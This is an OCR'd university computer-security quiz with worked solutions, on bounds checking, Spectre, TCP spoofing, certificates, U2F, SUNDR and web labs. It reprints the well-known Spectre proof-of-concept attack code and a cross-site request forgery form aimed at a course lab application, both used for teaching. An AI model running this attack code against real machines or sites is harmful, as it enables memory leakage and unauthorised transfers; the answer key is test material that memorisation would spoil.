
Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.5660 Spring 2023

Quiz II Solutions

Mean 136.9 Standard deviation 24.9



I Baggy bounds checking

Consider the following C function, running under Baggy bounds checking with `slot_size=16` on a 32-bit system.

```
struct s {
  char a[8];
  char b[16];
};

char* g(char *p) {
  return p+X;
}

void f() {
  struct s v;
  g(&v.b[4]);
}
```

1. [10 points]: What is the smallest positive value of the constant `X` for which invoking `f()` will crash? Assume the compiler performs no optimizations, inlining, or dead-code elimination. Explain your answer.

Answer: `X=28`. The allocation for variable `v` is 32 bytes long, since the size of `struct s` is 24 bytes, and rounded up to a power-of-two multiple of `slot_size` it's 32 bytes. `p` points to 12 bytes into the allocation, so `p+20` will point to right past the end of the allocation, but Baggy doesn't force a crash unless the out-of-bounds pointer is `slot_size/2` (8 bytes) past the end, for a total `X=28`.

II Spectre attacks

Consider the Spectre attack code discussed in lecture (shown below and on the next page).

2. [10 points]: Which line(s) of code are important to be executed speculatively during the Spectre attack?

Answer: Line 11.

```
1  unsigned int array1_size = 16;
2  uint8_t unused1[64];
3  uint8_t array1[160] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16 };
4  uint8_t unused2[64];
5  uint8_t array2[256 * 512];
6  char * secret = "The Magic Words are Squeamish Ossifrage.";
7  uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */
8
9  void victim_function(size_t x) {
10   if (x < array1_size) {
11     temp &= array2[array1[x] * 512];
12   }
13 }
14
15 #define CACHE_HIT_THRESHOLD (80) /* assume cache hit if time <= threshold */
16
17 void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
18   static int results[256];
19   int tries, i, j, k, mix_i, junk = 0;
20   size_t training_x, x;
21   register uint64_t time1, time2;
22   volatile uint8_t * addr;
23
24   for (i = 0; i < 256; i++)
25     results[i] = 0;
26   for (tries = 999; tries > 0; tries--) {
27     for (i = 0; i < 256; i++)
28       _mm_clflush( & array2[i * 512]); /* intrinsic for clflush instruction */
29
30     /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
31     training_x = tries % array1_size;
32     for (j = 29; j >= 0; j--) {
33       _mm_clflush( & array1_size);
34       for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */
35
36       /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
37       /* Avoid jumps in case those tip off the branch predictor */
38       x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
39       x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
```

```
      x = training_x ^ (x & (malicious_x ^ training_x));

      /* Call the victim! */
      victim_function(x);
    }

    /* Time reads. Order is lightly mixed up to prevent stride prediction */
    for (i = 0; i < 256; i++) {
      mix_i = ((i * 167) + 13) & 255;
      addr = & array2[mix_i * 512];
      time1 = __rdtscp( & junk); /* READ TIMER */
      junk = * addr; /* MEMORY ACCESS TO TIME */
      time2 = __rdtscp( & junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
      if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
        results[mix_i]++; /* cache hit - add +1 to score for this value */
    }

    /* Locate highest & second-highest results results tallies in j/k */
    j = k = -1;
    for (i = 0; i < 256; i++) {
      if (j < 0 || results[i] >= results[j]) {
        k = j; j = i;
      } else if (k < 0 || results[i] >= results[k]) {
        k = i;
      }
    }
    if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
      break; /* Clear success if best is > 2*runner-up + 5 or 2/0) */
  }
  results[0] ^= junk; /* use junk so code above won't get optimized out*/
  value[0] = (uint8_t) j;
  score[0] = results[j];
  value[1] = (uint8_t) k;
  score[1] = results[k];
}
```

III TCP/IP

Ben Bitdiddle runs his own small mail server. Ben's SMTP server has a TCP/IP stack that uses the RFC 1948 scheme for selecting the initial sequence number (also described in lecture and in the lecture notes): the server chooses the initial sequence number as:

```
ISN = ISN_oldstyle + H(srcip, srcport, dstip, dstport, secret)
```

where `ISN_oldstyle` is the Berkeley initial sequence number algorithm referred to by Bellovin's paper. Ben's server maintains a log of incoming connections, and one day Ben notices that a spam message arrived on an SMTP connection supposedly from Gmail's mail server. Ben figures out that his TCP stack had a bug where `secret` was always zero, and an adversary used this to spoof a TCP connection from Gmail's server to send him spam! Ben wants to know the real IP address of the spammer's machine.

3. [15 points]: How can Ben narrow down the set of possible IP addresses for the spammer? Assume the spam message itself has no information of interest, and assume the ISPs cannot provide any assistance to Ben in this matter.

Answer: Ben can look at his server's log of incoming connections; the spammer would have had to have opened a connection from their own IP address to learn `ISN_oldstyle`. Probably the attacker would have connected not long before the spoofed spam connection from Gmail, since otherwise the attacker would need to guess exactly how many other incoming connections the server is seeing, as that affects the ISN.

IV Forward Secrecy

4. [15 points]: Consider the following (simplified) protocol to establish a secure channel. Assume that Server S has the public/private key pair PK_S/SK_S and that all clients already have validated copies of PK_S.

(a) When a client c connects to Server S for the first time, S generates a new public/private key pair $PK_{S->c}/SK_{S->c}$. It signs $PK_{S->c}$ with SK_S, and sends $PK_{S->c}$ along with the signature to the client.

(b) The client c validates the signature of $PK_{S->c}$, and sends a *nonce* encrypted with $PK_{S->c}$ to S.

(c) Server S uses $SK_{S->c}$ to decrypt *nonce*, and then both sides use *nonce* as a symmetric secret to encrypt all communication, discarding *nonce* when the session is closed.

(d) Upon session close, Server S encrypts $SK_{S->c}$ with PK_S, to produce $E(SK_{S->c})$ and stores $\{PK_{S->c},\ E(SK_{S->c}\}$ in a table T indexed by c.

(e) On each client login, S will first look up the table T to see if the client has previously connected to S, before going through the expensive generation of a new asymmetric key pair, as in Step (b). If the client has previously connected, S uses the pair corresponding to client c from the table.

Does the above protocol provide **forward secrecy**? Explain why or why not.

Answer: No. If the attacker discovers the compromised SK_S, it can use it to decrypt all the per-client $SK_{S->C}$ keys, and use them to get the ephemeral symmetric keys corresponding to the nonces. This will then allow the attacker to decrypt all recorded communication.

V Certificates

5. [6 points]: Suppose that instead of using certificates, each time a client wants to connect to a server, it first connects to a Certificate Authority (CA) that it trusts to obtain the public key of the server. Give one advantage of this scheme in comparison to conventional certificates, and one disadvantage.

Answer: Advantage: If the public key is revoked by the Certificate Authority, then the client will immediately learn this, as opposed to not knowing that an unexpired certificate that it has been provided has been revoked.

Disadvantage: The client has to connect to a CA each time to connects to any server, which hurts performance.

6. [6 points]: Briefly describe one mechanism by which a CA performs Domain Validation (DV), which is a check for domain ownership.

Answer: CA asks requester to put a file containing specific data at `http://reqdomain.com/.well-known/acme-challenge/token`. Or CA asks requester to create a TXT DNS record for `_acme-challenge.reqdomain.com` containing the challenge token.

7. [6 points]: In Certificate Transparency, a public log of all certificates is maintained, and all legitimate CAs must register new certificates in the log. Name two types of entities who query the log to check for misbehavior of CAs.

Answer: Web browsers check if certificate of server client is visiting is in the log, and certificate owners check log for bogus certificates in their name.

VI User Authentication

Consider the following protocol for user authentication, which is a variant of U2F. Assume that a `Hello` message is sent from a client when the client clicks on `ServerURL` link to a web server, and that `Sign()` uses the private key of the authenticator (security key); the web server already knows the corresponding public key for each user.

```
 Client   ---         Hello           ---> Server
 Client   <--        Account?         ---- Server
 Client   ---    Username, Password   ---> Server
 Client   <--         Chall           ---- Server
 Client   ---       Sign(Chall)       ---> Server
 Client   ---    Sign(ServerURL)      ---> Server
Server allows Client login if signatures are valid.
```

8. [15 points]: Is this protocol equivalent to U2F in terms of security? Argue yes or no.


Answer: No. It is susceptible to phishing attacks by a malicious server. Suppose the client clicks on a link to `g00gle.com`, instead of `google.com`. Once `g00gle.com` receives a `Hello` message, it connects to `google.com`, ask the client for their account information and then forward the received information to `google.com`. Since the malicious server is the one connecting to `google.com`, it will receive `Chall`, which it will forward to the client. The client will respond with separate signatures on `Chall` and `g00gle.com`, the latter because it is connecting mistakenly to `g00gle.com`. If `g00gle.com` somehow knows `Sign(google.com)`, e.g., from prior eavesdropping when the client correctly connected to `google.com`, it can substitute `Sign(google.com)` for the received `g00gle.com` signature, and gain complete access to the client's account.

In U2F this is **not** possible, since `Chall` and the server URL are coupled as in `Sign(Chall || ServerURL)`, and challenges are not reused by `google.com`.

VII Integrity Trees

9. [15 points]: Consider a single-chip secure processor that interacts with untrusted memory. Since the threat model includes active attackers that may tamper with memory contents, the processor maintains an integrity tree (also called a Merkle Tree or Hash Tree) over the memory contents as shown in the figure below. The memory has four data blocks, and all intermediate nodes correspond to hashes that are stored in other memory blocks, except for the root, which is stored in processor secure memory.

Suppose that the processor wishes to read block **V2**. Describe the sequence of operations including all memory reads and checks that the processor has to perform to ensure the integrity of data that is read.



Answer: Read **V2**.
Read **V1**.
Read h_1.
Compute $h_1{}' = h(\mathbf{V1}, \mathbf{V2})$.
Check $h_1{}' = h_1$; if not, abort.
Read h_2.
Compute $root' = h(h_1, h_2)$.
Check $root'$ is the same as processor root.

Another valid answer is that the processor does not read h_1.

VIII Guest lectures

10. [8 points]: According to Max Burkhardt's guest lecture, which of the following are true statements?

(Circle True or False for each choice; we subtract points for incorrect answers.)

A. True / False Detecting the adversary's initial point of attack is harder than detecting the adversary's subsequent attack steps.

Answer: True: Max said that, once an adversary gains access to a system, it is difficult for them to do everything exactly right to avoid tripping up some monitoring system.

B. True / False Buffer overflow bugs in Figma servers are one of the main attack vectors that Max worries about.

Answer: False: Max worries more about phishing and other attacks targeting employees.

C. True / False Locking down employee devices is an effective approach for improving security.

Answer: False: Max says that locking down devices puts security at odds with other goals, like getting work done, and is not effective.

D. True / False Logging across systems in a large company is infeasible because there are too many different kinds of devices and operating systems in use, which leads to incoherent logs.

Answer: False: Max described Figma's use of osquery, which is a tool for analyzing the state of many devices in a consistent model.

11. [8 points]: According to Jon Gjengset's guest lecture, which of the following are true statements?

(Circle True or False for each choice; we subtract points for incorrect answers.)

A. True / False Checking the developer's signature on their source code ensures that you are running the correct code.

Answer: False: there are many possible ways that you might end up running the wrong code, such as attacks during the software build process, even if the original source code is correct.

B. True / False A software bill of materials ensures that a client can determine what software is running on a server.

Answer: False: a software bill of materials is largely intended for use by the developers' organization, and is not expected to be necessarily published for a network service; Amazon does not do so, for instance.

C. True / False A software bill of materials can include data about a third-party library from either the developer of that third-party library, the developer of the overall application using the library, or an outside party that analyzed the library in question.

Answer: True: the SBOM allows statements by anyone about third-party libraries included in an application.

D. True / False It is important to know what software versions have been deployed on your server in the past.

Answer: True: you might realize that some versions were vulnerable in the past, and knowing when those vulnerable versions were running is important for looking for past attacks.

NOTE: There are more questions on the back side of this page.

12. [8 points]: Suppose Alyssa and Ben regularly talked by Zoom using end-to-end encryption on their laptop computers, using the protocol described in the "Zoom Cryptography Whitepaper" (including the parts that the paper says are not released yet). According to Max Krohn's guest lecture, which of the following scenarios will generate a warning about Ben using a new device? Assume there are no adversaries.

(Circle True or False for each choice; we subtract points for incorrect answers.)

A. True / False Ben signs in to his account from a new phone and calls Alyssa.

Answer: True. Ben's sigchain has no signature from his laptop for his phone key.

B. True / False Ben signs in to his account from a new phone, then signs in to his account from a new tablet, then opens Zoom on his laptop and approves the tablet. Ben then calls Alyssa from his phone.

Answer: False. Ben's sigchain contains an approval of the tablet from the laptop, which implicitly trusts all devices before it, which includes the phone. Alyssa will thus trust Ben's phone device key.

C. True / False Alyssa signs in to her account from a new phone and calls Ben, who is still using his laptop.

Answer: False. Alyssa's phone will synchronize the contact information through Zoom's servers and will know to trust Ben's laptop device key.

D. True / False Both Alyssa and Ben sign into their Zoom accounts from their new phones and Alyssa calls Ben.

Answer: True. Ben's sigchain still has no signature from his laptop.

IX SUNDR

Alyssa P. Hacker and Ben Bitdiddle are using a SUNDR file system to collaborate on a project, but the server is malicious. Assume that Alyssa and Ben are using the strawman design from section 3.1 in the SUNDR paper that ships explicit logs on every operation.

Alyssa runs the following shell commands on her computer, in the shared SUNDR file system directory (assume `f1.txt` and `f2.txt` do not exist initially), and the commands succeed:

```
echo a > f1.txt
echo b > f2.txt
echo c > f2.txt
echo d > f1.txt
```

After Alyssa is done, Ben runs the following commands:

```
cat f1.txt
cat f2.txt
```

13. [12 points]: Is it possible for Ben to observe the following output?
(Circle True or False for each choice; we subtract points for incorrect answers.)

A. True / False `a` followed by `b`

Answer: Yes, the server could have forked Alyssa's log just before Alyssa's `c` command.

B. True / False `a` followed by `c`

Answer: Yes, the server could have forked Alyssa's log just before Alyssa's `d` command.

C. True / False `f1.txt: No such file or directory` followed by `b`

Answer: No, the server cannot show `b` to Ben once it orders Ben's read before Alyssa's `a` command.

D. True / False `d` followed by `b`

Answer: No, the server cannot hide `c` if it reveals `d` to Ben.

X Lab 4

Suppose that the Zoobar web application is deployed at `https://zoobar.org/`. Alyssa registers the account `alyssa` on `https://zoobar.org/` and sets up her own web site at `https://alyssa.org/` with the following contents, intending to collect 1 zoobar from each visitor to her web site that clicks on the "Click here" button:

```
<form method="post" action="https://zoobar.org/zoobar/index.cgi/transfer">
  <input name="zoobars" type="hidden" value="1">
  <input name="recipient" type="hidden" value="alyssa">
  <input type="submit" name="submission" value="Click here">
</form>
```

14. [15 points]: Will Alyssa's attack work? Explain when the attack would work, or explain why it will not work.

Answer: The attack will work against users that are logged into their account at `https://zoobar.org/` in the same browser.

XI Lab 5

Ben Bitdiddle is implementing WebAuthn for Zoobar as part of lab 5. While debugging, he added code to record the arguments passed to `navigator.credentials.get`, by logging them to a public page at `https://pastebin.com/`. Unfortunately, Ben forgot to remove this code when deploying his app.

15. [15 points]: Can an adversary exploit the debugging information logged by Ben's WebAuthn implementation? Explain how or explain why not.

Answer: The adversary should not be able to use this information to bypass WebAuthn authentication, because the challenge information does not contain the credential's secret key.

Adversary might be able to use this information to perform a denial-of-service attack, invalidating challenges of legitimate login attempts, depending on how the Zoobar application manages the challenges.

Ben Bitdiddle is implementing his ACME client in lab 5. His client creates an account, sends the certificate request to the `newOrder` URL, and then POSTs to the `authorizations` URL. The client then responds to the challenge it received from the authorizations request, by writing the token string to the `.well-known/acme-challenge/token` file, and then POSTing to the challenge URL from the authorizations response. However, when the client goes to POST the CSR to the `finalize` URL, it gets an error.

16. [10 points]: What's wrong with Ben's ACME client?

Answer: Ben's client did not add the JWK thumbprint to the contents of the acme-challenge file. Or Ben's client did not write to that file in the correct directory. Or Ben's client literally wrote to the filename called "token" rather than the token value supplied by the server.

NOTE: The feedback question is on the back side of this page.

XII 6.5660

We'd like to hear your opinions about 6.5660. Any answer, except no answer, will receive full credit.

17. [3 points]: Are there any papers or guest lectures in the second part of the semester that you think we should definitely remove next year? If not, feel free to say that.

Answer: 19x Controlled channels. 8x TCP/IP (dated). 7x SBOM (repetitive, dense). 6x SSL 3.0 (dated, replace with crypto overview). 6x HTTPS (too dry, too broad, too dense). 6x Secure messaging (too dry, too broad). 6x Zoom (too many details in paper; lecture was a bit repetitive with earlier, but good to see real deployment; guest lecture was great). 5x Circuit fingerprinting (want a paper more directly about Tor). 4x SUNDR (would like something more recent). 3x Web recitation. 3x U2F. 2x Web security (want a single reading). 1x KSplit. 1x Didn't like guest lectures.

1x Liked SUNDR. 2x Lots of repetition between 4 lectures (SSL, HTTPS, messaging, and Zoom). 1x Liked lab 5. 1x Liked lab 4. 1x Lab 5 was tedious. 1x Lab 3 was least informative compared to other labs.

18. [3 points]: Are there topics that we didn't cover this semester that you think 6.5660 should cover in future years?

Answer: 21x Cryptocurrency / blockchain / PBFT. 8x Real-world attacks; ransomware. 5x Cryptography background lecture, cryptographic algorithms. 5x Kerberos. 5x AI, large language models. 4x Hardware security / root of trust / secure boot / physical sensors like camera. 4x More attack labs, CTFs (e.g., lab on MITM attacks, or lab analyzing network traffic). 3x Quantum computing / security. 3x Fancy crypto (FHE, ZK, verifiable computation). 2x More web security, web dev tools. 2x WebAuthn. 2x Social engineering. 2x More timing attacks / leakage / side channels. 2x Malware and anti-virus. 2x More SUNDR (or a modern equivalent about git, GPG, etc). 1x Cloud security and privacy (Dropbox). 1x History of attacks, protocol evolution. 1x Linux security. 1x Windows security. 1x Facebook security. 1x Construct secure system like Zoom or Signal. 1x Scalability of security. 1x System design issues, common failures. 1x Data center security. 1x Lab on tracking attack through logs. 1x More papers about modern ideas (SBOM, ACME, WebAuthn, Zoom) as opposed to established older topics (SUNDR, Baggy). 1x More formal verification. 1x Detecting attacks. 1x Data center network security. 1x Programming background workshop / pre-requisites list. 1x DNS security (and modern variants like DoH, DoT). 1x Policies and pathologies in security community. 1x HCI security.

End of Quiz